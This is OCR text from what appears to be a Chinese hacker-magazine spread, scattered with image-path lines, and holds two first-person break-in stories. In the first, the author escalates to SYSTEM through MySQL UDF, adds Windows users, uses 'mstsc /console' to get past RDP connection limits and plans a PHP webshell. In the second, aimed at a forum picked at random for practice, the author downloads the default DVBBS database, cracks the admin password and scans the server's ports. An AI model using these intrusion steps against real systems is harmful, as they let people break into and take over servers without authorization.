



图10


图 11


小知识：mysql 提权

通俗的讲就是利用所得到的帐户和密码连接 mysql，通过导出 dll 文件到系统目录，使 mysql 赋予 system 权限，从而拥有添加系统用户等权限的一种提权方式。mysql 提权一般分为 udf.dll 提权和 mix.dll 反弹提权两种，前者使用的比较常见，因为后者会导致 mysql 假死等症状。

好了，系统用户添加完毕了，我们再使用“net user 用户名”来确实一下是否添加成功，到了这一步，我们的提权就算真正的完毕了，最后要做的就是打开远程桌面连接器来进行连接了。没想到在最后一步时却又遇到了一点小麻烦，连接


图 12


后居然跳出了“终端服务器超出了最大允许连接数”的这么一个提示。其实这也是很多管理员为了防止一些小菜所故意设计的，我们使用“mstsc /console /v:服务器ip”这条命令就可以轻松的突破它了，如图 12，图 13。


图 13

经过几个小时的艰苦奋斗，我终于拿下了这个 E 上虞网的其中一台服务器，server 服务器，虽然最终没有拿下那台 Linux 服务器，不过至少也得到了网站的 FTP 用户权限，我们可以上传一个 php 大马，进行下一步的渗透提权。

由于我对 Linux 系统在经验上和技术上都不够成熟，最终还是选择了放弃，只能等来日技术长进了再来检测了。最后，希望大家看了本文后，不要去按图索骥，尝试去搞破坏，因为在文章发表前我一定会通知网站管理员的。还是那句老话，技术是一把双刃剑，　只有用到合适的地方，才能发挥它的光和热。

（文章中涉及到的 SU.PHP，已经收录在了光盘中）




入侵某论坛服务器


赤龍

今天无聊死了，在网上到处瞎跑，反正没事做，就随便找个站练练手吧，结果发现了一个“ThinkPad XXX 培训论坛”，那就拿它来开刀吧。

打开论坛，感觉论坛风格有些熟悉，似乎是 DVBBS 的风格，先不管是什么论坛了，注册一个 ID 再说吧，可令我郁闷的是居然需要 PRC 或 Think 内部 ID 才可以注册，如图 1。随便输入内部 ID 进行注册，居然没有提示出错，并且显示发送验证邮件成功，难道这个东西是忽悠我的？但当我打开邮箱后却发现根本就没有收到验证邮件，注册不成功！


图 1

既然不能注册，那我们就来看看旁注，打开明小子旁注工具，结果却发现该 IP 没有捆绑任何国际域名，看来旁注的方法也要放弃了，如图 2。


图 2

打开论坛首页的源代码，发现了一些敏感语句“dv_rss.asp?”，DV？这会不会是DVBBS论坛呢？暂且就当它是DVBBS吧，但是具体版本还不清楚，这对于入侵者可是带来了不小困难，更何况动网Dvbbs 8.2是很难入侵的。

版本问题就先不去理会了，尝试扫描默认数据库吧，使用明小子竟然扫描出了一个DVBBS8.MDB的数据库文件，现在可以证明它绝对是dvbbs论坛了，而且版本是在8.0以上，如图3。使用明小子自带的数据库管理功能打开该数据库，发现有admin和bosktech两个管理员，密码是经过MD5加密的，在xmd5上只能破解出admin的密码为admin888，另一个则破解不了。这个白痴管理员竟然没有修改默认数据库以及默认的密码。




图3

得到了帐号和密码，当然是要登录进去看看有什么方法可以提权的。进入之后发现管理密码也是admin888，真是狂晕中。论坛是Dvbbs Version 8.2.0版本，本想通过备份数据来获取webshell，但是此版本为SQL版本，我在后台找了半天也没有找到可以利用的东西。上百度查找相关漏洞的利用方法，但是也没有找到类似的文章，看来没什么办法了。

抽了几跟烟后回来继续入侵，拿出X-Scan-v3.3扫描一下服务器信息，看看都开了什么服务，扫描结果如图4所示，对方只开启了21、80、1433、3389、8080这几个端口。刚才在使用X-Scan扫描时我已经把弱口令扫描加进去了，看来FTP、SQL、远程终端的密码都比较强。这样的话入侵就陷于困境了，现在只能通过80和8080端口进行入侵了，不过利用80端口入侵是没什么可能的（对于我这个小菜来说想不出办法，o(∩_∩)o）；剩下的就只有8080这个端口了。

